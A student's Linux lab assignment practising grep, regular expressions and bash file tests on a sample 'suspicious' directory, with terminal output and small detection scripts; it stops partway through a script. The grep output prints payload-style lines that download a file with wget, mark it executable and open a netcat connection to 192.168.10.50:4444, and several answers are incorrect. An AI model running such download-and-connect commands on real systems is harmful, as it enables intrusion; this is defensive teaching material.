LAB assignment – 3

Tanu B
261100690012

Part A — Basic grep
Exercise 1 — Search File Contents

Using payload.sh:

Find the line containing wget.
: grep 'wget' payload.sh

Find the line containing nc.
: grep 'nc' payload.sh

Find the line containing chmod.
: grep 'chmod' payload.sh

Search for WGET ignoring case.
: grep 'chmod' payload.sh

Display the line numbers containing /tmp.
: grep -n '/tmp' payload.sh

Count the number of lines containing /tmp.
: grep -c '/tmp' payload.sh

Display only the matched word wget.
: grep -o 'wget' payload.sh

Search for nc as a whole word.
: grep -w 'nc' payload.sh

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep 'wget' payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep 'nc' payload.sh
echo "Starting maintenance"
nc 192.168.10.50 4444
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep 'chmod' payload.sh
chmod +x /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -i 'WGET' payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -n '/tmp' payload.sh
3:TEMP_DIR="/tmp/system_cache"
6:wget http://update-server.local/package.dat -O /tmp/package.dat
9:chmod +x /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -c '/tmp' payload.sh
3
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -w 'wget' payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -o 'wget' payload.sh
wget
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -o 'nc' payload.sh
nc
nc
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -w 'nc' payload.sh
nc 192.168.10.50 4444
```

Exercise 2 — Compare Files

Search for wget in:

payload.sh
update.sh
cleanup.sh


Answer:

Which file contains wget?
: payload.sh - grep -l 'wget' payload.sh update.sh cleanup.sh

Which files do not contain wget?
: upload.sh , cleanup.sh - grep -L 'wget' payload.sh update.sh cleanup.sh

Repeat the search for /tmp.
: grep '/tmp' payload.sh update.sh cleanup.sh

Which files contain /tmp?
: payload.sh , cleanup.sh



Use grep with multiple filenames.

Exercise 3 — Inverse Search

Using system.log:

Display all lines that do not contain INFO.
: grep -v 'INFO' system.log

Display all lines that do not contain ERROR.
: grep -v 'ERROR' system.log

Display all lines except those containing WARNING.
: grep -v 'WARNING' system.log

Count the number of non-INFO entries.

: grep -vc 'INFO' system.log

Part B — Security Log Analysis
Exercise 4 — Analyze system.log

Using grep:

Find all ERROR entries.
: grep 'ERROR' system.log

Find all WARNING entries.
: grep 'WARNING' system.log

Find the FAILED entry.
: grep 'FAILED' system.log

Count the number of ERROR entries.
: grep -c 'ERROR' system.log

Display line numbers containing WARNING.
: grep -n 'ERROR' system.log

Search for error irrespective of case.
: grep -i 'error' system.log

Determine whether the word Malware occurs in the file without displaying output.
: grep -q 'Malware' system.log --> echo $?

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep 'ERROR' system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep 'WARNING' system.log
WARNING Disk usage reached 80 percent
WARNING Unusual file activity detected
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep 'FAILED' system.log
FAILED Security update installation
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -C 'ERROR' system.log
grep: ERROR: invalid context length argument
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -c 'ERROR' system.log
2
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -n 'ERROR' system.log
5:ERROR Backup operation failed
8:ERROR Permission denied while accessing file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -i 'ERROR' system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -i 'error' system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -q 'Malware' system.log
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ echo $?
1
```

Exercise 5 — Context Investigation

An ERROR event has been detected in system.log.


Display two lines after each ERROR.
: grep -A 2 'ERROR' system.log

Display two lines before each ERROR.
: grep -B 2 'ERROR' system.log

Display one line before and one line after each ERROR.
: grep -C1 'ERROR' system.log

Display two lines around FAILED.
: grep -C2 'FAILED' system.log


Why can examining events before and after an error be useful during incident investigation?
: Examining surrounding events helps establish the timeline of an incident. Preceding lines often reveal the action or payload that triggered the error, while subsequent lines show how the system or application responded (e.g., crashing, dropping a connection, or executing a fallback script).



Part C — egrep / grep -E
Exercise 6 — Search Multiple Security Events

Using system.log, write a single command to find lines containing:

ERROR
WARNING
FAILED
: grep -E 'ERROR|WARNING|FAILED' system.log



Exercise 7 — Multiple Suspicious Commands

Using payload.sh, search for any of:

wget
curl
nc
chmod

using a single extended regular expression.
: grep -E 'wget|curl|nc|chmod' payload.sh

Answer:

Which patterns were found?
: cat payload.sh | grep -E 'wget|curl|nc|chmod'

Which pattern was not found?
: cat payload.sh | grep -Ev 'wget|curl|nc|chmod'

How many lines contain at least one of these patterns?
: grep -Ec 'wget|curl|nc|chmod' payload.sh (4)

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -E 'wget|curl|nc|chmod' payload.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -Ec 'wget|curl|nc|chmod' payload.sh
4
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ cat payload.sh | grep -E 'wget|curl|nc|chmod'
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ cat payload.sh | grep -Ev 'wget|curl|nc|chmod'
#!/bin/bash
TEMP_DIR="/tmp/system_cache"
mkdir -p "$TEMP_DIR"
echo "Downloading update"
echo "Connecting to remote service"
echo "Operation completed"
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$
```

Exercise 8 — Search Multiple Files

Which files contain at least one selected command?
: grep -Ec 'wget|curl|nc|chmod' *.sh

Display only the filenames containing matches.
: grep -El 'wget|curl|nc|chmod' *.sh --> payload.sh

Display matching lines with line numbers.
: grep -En 'wget|curl|nc|chmod' *.sh

Count the matching lines in each file.
: grep -Ec 'wget|curl|nc|chmod' *.sh

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -El 'wget|curl|nc|chmod' *.sh
payload.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -En 'wget|curl|nc|chmod' *.sh
payload.sh:2:echo "Starting maintenance"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:8:nc 192.168.10.50 4444
payload.sh:9:chmod +x /tmp/package.dat
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ grep -Ec 'wget|curl|nc|chmod' *.sh
cleanup.sh:0
malware1.sh:0
malware2.sh:0
malwareA.sh:0
payload.sh:4
update.sh:0
```

Part D — patterns.txt
Your dataset already contains patterns.txt.
Exercise 9 — Pattern File Investigation

Use patterns.txt to:

Search payload.sh.
: grep -f patterns.txt payload.sh

Search system.log.
: grep -f patterns.txt system.log

Search config.conf.
: grep -f patterns.txt config.conf

Search all .sh files.
: grep -f patterns.txt *.sh

Display only filenames containing at least one pattern from patterns.txt.
: grep -l -f patterns.txt *.sh

Display matching lines without printing filenames.
: grep -h -f patterns.txt *.sh

Which files contain indicators listed in patterns.txt?
: payload.sh

Part E — Regex Using filelist.txt

Exercise 10 — Beginning and End of Line

Using filelist.txt:

Find filenames beginning with malware.
: grep '^malware' filelist.txt


Find filenames beginning with script.
: grep '^script' filelist.txt

Find filenames ending in .sh.
: grep "\.sh$" filelist.txt

Find filenames ending in .py.
: grep "\.py$" filelist.txt

Find filenames ending in .log.
: grep "\.log$" filelist.txt

Find filenames beginning with p and ending in .sh.
: grep "^p.*\.sh$" filelist.txt



Exercise 11 — Character Classes

Using filelist.txt:

Find malware1.sh and malware2.sh using one pattern.
: grep 'malware[12].sh' filelist.txt

Find filenames containing a digit.
: grep '[0-9]' filelist.txt

Find filenames containing digits 1 or 2.
: grep '[12]' filelist.txt

Find filenames beginning with m or p.
: grep '[mp]' filelist.txt

Find filenames beginning with s or u.
: grep '^[su]' filelist.txt

Exercise 12 — Negated Character Classes

Using filelist.txt:

Find filenames that do not begin with m.
: grep '[^m]' filelist.txt

Find filenames that do not begin with m or p.
: grep '^[^mp]' filelist.txt

Find malware filenames where the character following malware is not a digit.
: grep 'malware[^0-9]' filelist.txt

Part F — File Operators
Exercise 13 —

Write a shell script that accepts a filename and determines whether it exists.

Test with:

payload.sh
report.txt
unknown.sh

```
#!/usr/bin/bash
read -p "Enter file name " filenm
if [ -e "$filenm" ];then
        echo "File exists"
else
        echo "File does not exist"
```

fi

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_exists.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_exists.sh
Enter file name payload.sh
File exists
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_exists.sh
Enter file name unkown.txt
File does not exist
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_exists.sh
Enter file name report.txt
File exists
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_exists.sh
Enter file name unknown.sh
File does not exist
```

Write a script that accepts a path and determines whether it is:

a regular file,
a directory,
or neither.

Test with:

payload.sh
system.log
quarantine
backup
unknown

#!/usr/bin/bash

read -p "Enter file name " filenm
if [-f "$filenm"];then
echo "Regular file"
elif [-d "$filenm"];then
echo "File is a directory"
else
echo "Neither file neither directory"
fi

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit type_file.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x type_file.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./type_file.sh
Enter file name payload.sh
Regular file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit type_file.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./type_file.sh
Enter file name system.log
Regular file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./type_file.sh
Enter file name quarantine
File is a directory
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./type_file.sh
Enter file name backup
File is a directory
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./type_file.sh
Enter file name unknown
Neither file neither directory
```

Exercise 15

Write a script that reports whether a selected file is:

readable,
writable,
executable.

Test with:

payload.sh
update.sh
report.txt
config.conf

Expected style of output:

File: payload.sh

Readable   : Yes
Writable   : Yes
Executable : Yes

```
#!/usr/bin/bash

read -p "Enter file name " filenm
if [ -r "$filenm" ]; then

   echo "Readable   : Yes"
else
   echo "Readable   : No"
fi

if [ -w "$filenm" ]; then
   echo "Writable   : Yes"
else
   echo "Writable   : No"
fi

if [ -x "$filenm" ]; then
   echo "Executable : Yes"
else
   echo "Executable : No"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit type_file.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_perm.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_perm.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_perm.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_perm.sh
Enter file name payload.sh
Readable   : Yes
Writable   : Yes
Executable : Yes
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_perm.sh
Enter file name update.sh
Readable   : Yes
Writable   : Yes
Executable : Yes
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_perm.sh
Enter file name report.txt
Readable   : Yes
Writable   : Yes
Executable : No
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_perm.sh
Enter file name config.conf
Readable   : Yes
Writable   : Yes
Executable : No
```

Exercise 16 —

Compare:
payload.sh
empty.txt

Write a script that determines whether each file contains data.

Display:
File contains data
or:
File is empty

```
#!/usr/bin/bash

read -p "Enter file name " filenm

if [ -s "$filenm" ]; then

   echo "File contains data"
else
   echo "File is empty"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_size.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_size.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_size.sh
Enter file name payload.sh
File contains data
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_size.sh
Enter file name empty.txt
File is empty
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_size.sh
```

Part G

Exercise 17 — File Validation Using [ ]

Write a script that accepts a filename and checks:

Does it exist?
Is it a regular file?
Is it readable?
Is it non-empty?

```
#!/usr/bin/bash

read -p "Enter file name " filenm

if [ -e "$filenm" ];then
        echo "File exists"
else
        echo "File does not exist"
fi
if [ -f "$filenm" ];then
        echo "Regular File"
else
        echo "Not a regular file"
fi

if [ -r "$filenm" ];then
        echo "File readable"
else
        echo "File does not have read function"
fi
if [ -s "$filenm" ]; then

   echo "File contains data"
else
   echo "File is empty"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_check.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_check.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_check.sh
Enter file name payload.sh
File exists
Regular File
File readable
File contains data
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_check.sh
Enter file name empty.txt
File exists
Regular File
File readable
File is empty
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_check.sh
Enter file name unknown.txt
File does not exist
Not a regular file
File does not have read function
File is empty
```

Exercise 18 — [ ] + grep

Write a script with the following logic:

Does file exist?
↓
Is it a regular file?
↓
Is it readable?
↓
Is it non-empty?
↓
Search for "wget"

If wget is detected, display:

Selected indicator detected – investigate further

Otherwise:

Selected indicator not detected

Test using both:

payload.sh
update.sh

```
#!/bin/bash

read -p "Enter the filename: " file

if [ ! -e "$file" ]; then
   echo "File does not exist."
   exit 1
fi

if [ ! -f "$file" ]; then
   echo "File is not a regular file."
   exit 1
fi

if [ ! -r "$file" ]; then
   echo "File is not readable."
   exit 1
fi

if [ ! -s "$file" ]; then
   echo "File is empty."
   exit 1
fi
```

```
if grep -q "wget" "$file"; then
   echo "Selected indicator detected – investigate further"
else
   echo "Selected indicator not detected"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_ind.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_ind.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_ind.sh
Enter the filename: payload.sh
Selected indicator detected - investigate further
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_ind.sh
Enter the filename: update.sh
Selected indicator not detected
```

Part H
Exercise 19 — Repeat File Tests Using [[ ]]

Repeat Exercise 17 using:
#!/usr/bin/bash

```
read -p "Enter file name: " filenm

if [[ -e "$filenm" ]]; then
   echo "File exists"
else
   echo "File does not exist"
fi

if [[ -f "$filenm" ]]; then
   echo "Regular File"
else
   echo "Not a regular file"
fi

if [[ -r "$filenm" ]]; then
   echo "File readable"
else
   echo "File does not have read function"
fi

if [[ -s "$filenm" ]]; then
   echo "File contains data"
else
   echo "File is empty"
fi
```

Exercise 20 — Regex Using [[ ]]

Write a shell script that accepts a filename and checks whether the filename ends with .sh.

Use:

[["$filename" =~ regex]]

Display:

Shell script identified for inspection

or:

File does not have a .sh extension

Test:

payload.sh
scanner.py
report.txt

```
#!/usr/bin/bash

read -p "Enter file name: " filename

if [[ "$filename" =~ \.sh$ ]]; then
   echo "Shell script identified for inspection"
else
   echo "File does not have a .sh extension"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_regex.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_regex.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_regex.sh
Enter file name: payload.sh
File does not have a .sh extension
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_regex.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_regex.sh
Enter file name: payload.sh
Shell script identified for inspection
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_regex.sh
Enter file name: scanner.py
File does not have a .sh extension
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ report.txt
report.txt: command not found
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_regex.sh
Enter file name: report.txt
File does not have a .sh extension
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_regex.sh
```

Exercise 21 — Multiple Extensions Using [[ ]]

Extend the previous script to identify:

.sh

.py
.pl

files.

Test:

payload.sh
scanner.py
report.txt
config.conf

Do not classify these as malicious. Display:

Script file – inspect if required

```
#!/usr/bin/bash

read -p "Enter file name: " filename

if [[ "$filename" =~ \.(sh|py|pl)$ ]]; then
   echo "Script file – inspect if required"
else
   echo "File is not a script file"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_search.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_search.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_search.sh
Enter file name: payload.sh
Script file - inspect if required
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_search.sh
Enter file name: scanner.py
Script file - inspect if required
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_search.sh
Enter file name: report.txt
File is not a script file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_search.sh
Enter file name: config.conf
File is not a script file
```

Part I — grep + File Operators + Constructs
Exercise 22 — Executable File Content Analysis

Write a script that:

Accepts a filename.
Checks whether it exists.
Checks whether it is a regular file.

Checks whether it is executable.
If executable, searches for wget

Test with:

payload.sh
update.sh
report.txt

```
#!/usr/bin/bash

read -p "Enter file name: " filename

if [ -e "$filename" ]; then
   if [ -f "$filename" ]; then
      if [ -x "$filename" ]; then
         echo "Executable file identified"
         grep -q "wget" "$filename"
         if [ $? -eq 0 ]; then
            echo "wget command found in executable file"
         else
            echo "wget command not found"
         fi
      else
         echo "File exists but is not executable"
      fi
   else
      echo "File exists but is not a regular file"
   fi
else
   echo "File does not exist"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_search.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_executable.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_executable.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_executable.sh
Enter file name: payload.sh
Executable file identified
wget command found in executable file
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_executable.sh
Enter file name: update.sh
Executable file identified
wget command not found
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_executable.sh
Enter file name: report.txt
File exists but is not executable
```

Exercise 23 — egrep + File Operators

Write a script that performs content analysis only when the selected file is:

a regular file,
readable,
non-empty.

If the checks succeed, use egrep/grep -E to search for:

wget|curl|nc|chmod

Display:

One or more selected indicators detected

if a match occurs.


Otherwise:

Selected indicators not detected

```
#!/usr/bin/bash

read -p "Enter file name: " filename

if [ -f "$filename" ]; then
   if [ -r "$filename" ]; then
      if [ -s "$filename" ]; then
